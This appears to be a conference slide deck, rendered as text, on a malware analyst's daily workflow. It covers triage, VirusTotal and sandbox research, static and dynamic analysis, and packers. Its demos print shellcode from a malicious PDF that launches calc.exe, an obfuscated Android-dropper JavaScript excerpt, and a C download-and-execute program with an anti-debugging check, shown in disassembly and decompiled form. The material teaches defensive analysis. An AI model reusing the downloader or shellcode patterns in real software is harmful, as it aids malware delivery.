


Historical Trojans – Zeus

Types of Malware



Global Reach



A day in the life of a malware analyst



- ▶ Informed that (potential) malware is detected.
 - Anti-Virus (workstation, server, proxy, ...)
 - Suspicious file
 - Suspicious e-mail
 - Strange behavior (network connections, performance, .
 - ...



A day in the life of a malware analyst



- Informed that (potential) malware is detected
- **Decide to analyze or not**
- Analyze malware
- Action



A day in the life of a malware analyst



- ▶ Decide to analyze or not
 - Obtain sample
 - Analyze system (IR: Incident Response)

A day in the life of a malware analyst



- Informed that (potential) malware is detected
- Decide to analyze or not
- Analyze malware
- Action



A day in the life of a malware analyst



▀ Analyze malware

- Online research
- Analysis
 - Static analysis
 - Dynamic analysis
 - Both



Online research



Mailing Lists, IOC Repositories, ...



Online research



SHA256: fd8583150b5e52956be793a5b557786a6af11545342b3cb9376c13b396264a73
File name: virustotal-submit-pipe
Detection ratio: 40 / 55
Analysis date: 2016-11-09 10:51:49 UTC (1 week, 4 days ago)




Analysis File detail Additional information Comments 2 Votes Behavioural information

Antivirus	Result	Update
AVG	Downloader.Generic14.BGNT	20161109
AVware	Trojan.Win32.Generic!BT	20161109
Ad-Aware	Gen:Trojan.Heur.FU.bqW@auH70Ybi	20161109
AegisLab	Backdoor.W32.Hupigon.KYZB	20161109
AhnLab-V3	Trojan/Win32.Fareit.N2144017271	20161108
Antiy-AVL	Trojan/Win32.SGeneric	20161109
Arcabit	Trojan.Heur.FU.EC7BCA	20161109
Avast	Win32:Malware-gen	20161109
Avira (no cloud)	HEUR/Malware	20161109
Baidu	Win32.Trojan.WisdomEyes.16070401.9500.9999	20161109

Online research



 [Home](#) [Submissions](#) [Resources](#) [Contact](#)

Hybrid Analysis

 **Tip:** Click an analysed process below to view more details.

Analysed 3 processes in total (System Resource Monitor).

-  `wscript.exe "C:\KXLLQ641936.js" (PID: 2368)`
-  `rundll32.exe %TEMP%\enOqkSlG1.dll,kokoko (PID: 2744)`
-  `firefox.exe -osint -url "%USERPROFILE%\Desktop\~INSTRUCTION.html" (PID: 2848)`

Reduced Monitoring Contains Streams Memory Dumps Available Network Activity

Network Analysis

DNS Requests

Domain	Address	Country
ciscobinary.openh264.org	92.122.214.97	European Union
uuvuhqhnwmpdy.org	-	-
scbnepyudgkm.click	-	-
lkrfwyfeenk.org	-	-

Online research



SECURELIST LOG IN

THREATS ▾ CATEGORIES ▾ TAGS ▾ ENCYCLOPEDIA

Simulation is only done on touchscreen devices, which for the most part are smartphones.

3. Breaks the decrypted APK file into blocks of 1024 bytes.

```
var putin_that9=900; // width of the screen
var tone12=1; // Counter var
var putin_graffiti7=1024; // Block size
var putin_distorted3=atob(putin_septum11);
var putin_Warrior3=putin_distorted3["length"]; // Length of the payload
var slicesCount=Math["ceil"](putin_Warrior3/putin_graffiti7);
var putin_white0=new Array(slicesCount);

// Slice payload and put it to the array
for ( var sliceIndex=0; sliceIndex<slicesCount; ++sliceIndex)
{
    var begin123=sliceIndex*putin_graffiti7;
    var putin_around=Math["min"](begin123+putin_graffiti7,putin_Warrior3);
    var bytes123=new Array(putin_around-begin123);
    for (
    var offset123=begin123,i=0; offset123<putin_around; ++i,++offset123)
    {
        bytes123[i]=putin_distorted3[offset123]["charCodeAt"](0);
    }
    putin_white0[sliceIndex]=new Uint8Array(bytes123);
}
```

Analysis


Malware Detection



Static analysis Analyze the code of the app




- Analysis can't be detected, no accidental infection.
- Full view of the application internals.
- Quickly spot interesting parts in code.



Dynamic analysis Run and analyze the app in a sandbox



- Runs app in a simulated environment, capturing runtime activity.
- Also works with obfuscated and encrypted samples.



- Obfuscation and encryption problematic.
- Does not assess malware downloaded at runtime.
- Could miss hidden or obfuscated activity that is only visible while running




- Requires dedicated environment.
- Might not trigger all code paths.
- Can be detected if the sample phones home.
- Often fairly slow.

Analysis


Malware Detection



Dynamic analysis
Run and analyze the app in a sandbox



Static analysis
Analyze the code of the app



- 1) Run the app in a sandbox
- 2) Dump the memory (code and data)
- 3) Analyze the code

A day in the life of a malware analyst



▀ Static analysis

- Compiled?

C

Java

JavaScript

- Anti-analysis?

Packed

Obfuscated

Anti-debugging techniques




Packers

Antivirus Evasion Tactics




Packers combine multiple techniques



Packers


Antivirus Evasion Tactics




UPX, FSG, PECompact, MEW, MPRESS, Upack, ...



PELock, PESpin, Armadillo - SoftwarePassport (R.I.P.), Thermida , VMProtect, ...



Obfuscator Protector



A day in the life of a malware analyst



▀ Static analysis

- Scripts
- Strings
- Disassembler
- Decompiler



A day in the life of a malware analyst



▀ Dynamic analysis

- Debugger
- Emulator
 - ! No execution
- Cuckoo
- Wireshark
 - Network analysis
- Procmon
 - Register system behavior
- VMware
 - Execute in safe environment
- FireEye
- ...



A day in the life of a malware analyst



- ▀ Demo analysis
 - Malicious PDF
 - Exploit



A day in the life of a malware analyst



```
[Didiers-MacBook-Pro:Demo didierstevens$ ./pdfid.py ex012.pdf.vir
PDFiD 0.2.2 ex012.pdf.vir
PDF Header: %PDF-1.1
obj                7
endobj             7
stream            1
endstream         1
xref              1
trailer           1
startxref         1
/Page            1
/Encrypt          0
/ObjStm          0
/JS              1
/JavaScript       1
/AA              0
/OpenAction       1
/AcroForm         0
/JBIG2Decode      0
/RichMedia        0
/Launch          0
/EmbeddedFile     0
/XFA              0
/Colors > 2^24    0

Didiers-MacBook-Pro:Demo didierstevens$ █
```


A day in the life of a malware analyst



```
Didiers-MacBook-Pro:Demo didierstevens$ ./pdf-parser.py -s javascript ex012.pdf.vir | ./base64dump.py -e pu |
ID  Size   Encoded      Decoded      MD5 decoded
--  ----  -
1:   1014  %u00e8%u0000%u5b ?...[??<...V??4 55def94feb2812df48c81768cefc4e4c
2:    6   %u9090      ??          8dc80ab958977b097f55a9b9031683ac
Didiers-MacBook-Pro:Demo didierstevens$ ./pdf-parser.py -s javascript ex012.pdf.vir | ./base64dump.py -e pu -|
s 1 -a
00000000: E8 00 00 00 00 5B 8D B3 3C 01 00 00 56 8D B3 34 ?...[??<...V??4
00000010: 01 00 00 56 68 02 00 00 00 68 88 4E 0D 00 E8 1D ...Vh....h?N..?.
00000020: 00 00 00 68 00 00 00 00 8D 83 44 01 00 00 50 FF ...h....??D...P?
00000030: 93 3C 01 00 00 68 00 00 00 00 FF 93 40 01 00 00 ?<...h....??@...
00000040: 55 89 E5 51 56 57 8B 4D 0C 8B 75 10 8B 7D 14 FF U??QVW?M.?u.?.?.?
00000050: 36 FF 75 08 E8 19 00 00 00 89 07 81 C7 04 00 00 6?u.?....?.??...
00000060: 00 81 C6 04 00 00 00 E2 E6 5F 5E 59 89 EC 5D C2 .??....??^Y??]?
00000070: 10 00 55 89 E5 53 56 57 51 64 FF 35 30 00 00 00 ..U??SVWQd?50...
00000080: 58 8B 40 0C 8B 48 0C 8B 11 8B 41 30 68 02 00 00 X?@.?H.?.?A0h...
00000090: 00 8B 7D 08 57 50 E8 6A 00 00 00 85 C0 74 07 89 .?}.WP?j...??t.?
000000A0: D1 E9 E1 FF FF FF 8B 41 18 50 8B 58 3C 01 D8 8B ???????A.P?X<.j
000000B0: 58 78 58 50 01 C3 8B 4B 1C 8B 53 20 8B 5B 24 01 XxXP.ËK.?S ?[$.
000000C0: C1 01 C2 01 C3 8B 32 58 50 01 C6 68 01 00 00 00 ?.?.ÉZXP.?h....
000000D0: FF 75 0C 56 E8 2C 00 00 00 85 C0 74 11 81 C2 04 ?u.V?,...??t.???.
000000E0: 00 00 00 81 C3 02 00 00 00 E9 D7 FF FF FF 58 31 ...??....?????X1
000000F0: D2 66 8B 13 C1 E2 02 01 D1 03 01 59 5F 5E 5B 89 ?f?.??..?.Y_^[?
00000100: EC 5D C2 08 00 55 89 E5 51 53 52 31 C9 31 DB 31 ?]?..U??QSR1?1?1
00000110: D2 8B 45 08 8A 10 80 CA 60 01 D3 D1 E3 03 45 10 ðE.?.??`.???.E.
00000120: 8A 08 84 C9 E0 EE 31 C0 8B 4D 0C 39 CB 74 01 40 ?.????1??M.9?t.@
00000130: 5A 5B 59 89 EC 5D C2 0C 00 EA 6F 00 00 94 5D 03 Z[Y??]?..?o..?}.
00000140: 00 00 00 00 00 00 00 00 63 61 6C 63 2E 65 78 .....calc.ex
00000150: 65 00 e.
Didiers-MacBook-Pro:Demo didierstevens$
```

A day in the life of a malware analyst



```
seg000:00000040
seg000:00000040 ; ===== SUBROUTINE =====
seg000:00000040 ; Attributes: bp-based frame
seg000:00000040 sub_40      proc near
seg000:00000040 arg_0      = dword ptr 8
seg000:00000040 arg_4      = dword ptr 0Ch
seg000:00000040 arg_8      = dword ptr 10h
seg000:00000040 arg_C      = dword ptr 14h
seg000:00000040          push    ebp
seg000:00000041          mov     ebp, esp
seg000:00000043          push    ecx
seg000:00000044          push    esi
seg000:00000045          push    edi
seg000:00000046          mov     ecx, [ebp+arg_4]
seg000:00000049          mov     esi, [ebp+arg_8]
seg000:0000004C          mov     edi, [ebp+arg_C]
seg000:0000004F          loc_4F:   ; CODE XREF: sub_40+27↓j
seg000:0000004F          push    dword ptr [esi]
seg000:00000051          push    [ebp+arg_0]
seg000:00000054          call   sub_72
seg000:00000059          mov     [edi], eax
seg000:0000005B          add     edi, 4
seg000:00000061          add     esi, 4
seg000:00000067          loop   loc_4F
seg000:00000069          pop     edi
seg000:0000006A          pop     esi
seg000:0000006B          pop     ecx
seg000:0000006C          mov     esp, ebp
seg000:0000006E          pop     ebp
seg000:0000006F          retn   10h
seg000:0000006F sub_40      endp
```

A day in the life of a malware analyst



```
[Didiers-MBP:Demo didierstevens$ wine scdbg.exe -f shellcode.vir
Loaded 152 bytes from file shellcode.vir
Initialization Complete..
Max Steps: 2000000
Using base offset: 0x401000

401035 WinExec(calc.exe)
401040 ExitThread(0)

Stepcount 189560

Didiers-MBP:Demo didierstevens$ █
```

A day in the life of a malware analyst



- ▀ Demo decompiler
 - IDA Pro
 - Hex-Rays decompiler



A day in the life of a malware analyst



```
#include <windows.h>
#include <urlmon.h>

#pragma comment(lib, "urlmon.lib")

#define MW_URL TEXT("http://didierstevens.com/index.html")
#define MW_PATH TEXT("index.txt")

int main(int argc, char **argv)
{
    if (IsDebuggerPresent())
        return 0;

    URLDownloadToFile(NULL, MW_URL, MW_PATH, 0, NULL);
    ShellExecute(NULL, TEXT("open"), MW_PATH, TEXT(""), TEXT(""), 1);

    return 0;
}
```

A day in the life of a malware analyst



```
.text:00401000 ; ===== S U B R O U T I N E =====
.text:00401000
.text:00401000
.text:00401000 ; int __cdecl main(int argc, const char **argv, const char **envp)
.text:00401000 _main      proc near          ; CODE XREF: ___tmainCRTStartup+F8↓p
.text:00401000          argc          = dword ptr  4
.text:00401000          argv         = dword ptr  8
.text:00401000          envp        = dword ptr  0Ch
.text:00401000          call        ds:IsDebuggerPresent
.text:00401006          test        eax, eax
.text:00401008          jnz        short loc_40103B
.text:0040100A          push       eax                ; LPBINDSTATUSCALLBACK
.text:0040100B          push       eax                ; DWORD
.text:0040100C          push       offset File        ; "index.txt"
.text:00401011          push       offset aHttpDidierstev ; "http://didierstevens.com/index.html"
.text:00401016          push       eax                ; LPUNKNOWN
.text:00401017          call      ds:URLDownloadToFileW
.text:0040101D          push       1                  ; nShowCmd
.text:0040101F          push       offset Directory    ; lpDirectory
.text:00401024          push       offset Directory    ; lpParameters
.text:00401029          push       offset File        ; "index.txt"
.text:0040102E          push       offset Operation    ; "open"
.text:00401033          push       0                  ; hwnd
.text:00401035          call      ds:ShellExecuteW
.text:0040103B          loc_40103B:                  ; CODE XREF: _main+8↑j
.text:0040103B          xor        eax, eax
.text:0040103D          retn
.text:0040103D _main      endp
.text:0040103D
```

A day in the life of a malware analyst



```
IDA View-A  Pseudocode-A  Hex View-1
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     if ( !IsDebuggerPresent() )
4     {
5         URLDownloadToFileW(0, L"http://didierstevens.com/index.html", L"index.txt", 0, 0);
6         ShellExecuteW(0, L"open", L"index.txt", &Directory, &Directory, 1);
7     }
8     return 0;
9 }
```


A day in the life of a malware analyst



▀ Action

- Report
- Update internal repository
- Refer to CIA

Clean

Rebuild

...

- Recommendations

defense

proactive



Wrapping up

A day in the life of a malware analyst



- Informed that (potential) malware is detected
- Decide to analyze or not
- Analyze malware
- Action



Wrapping up – Take home messages



Malware is omnipresent on every system/OS and its presence is still increasing.

You don't have the time and resources to analyze all malware in depth in your organization.

Make smart use of time and resources:

Rely on existing information

Focus on CIA

Q&A

Thank you! Questions?



dstevens@nviso.be

www.nviso.be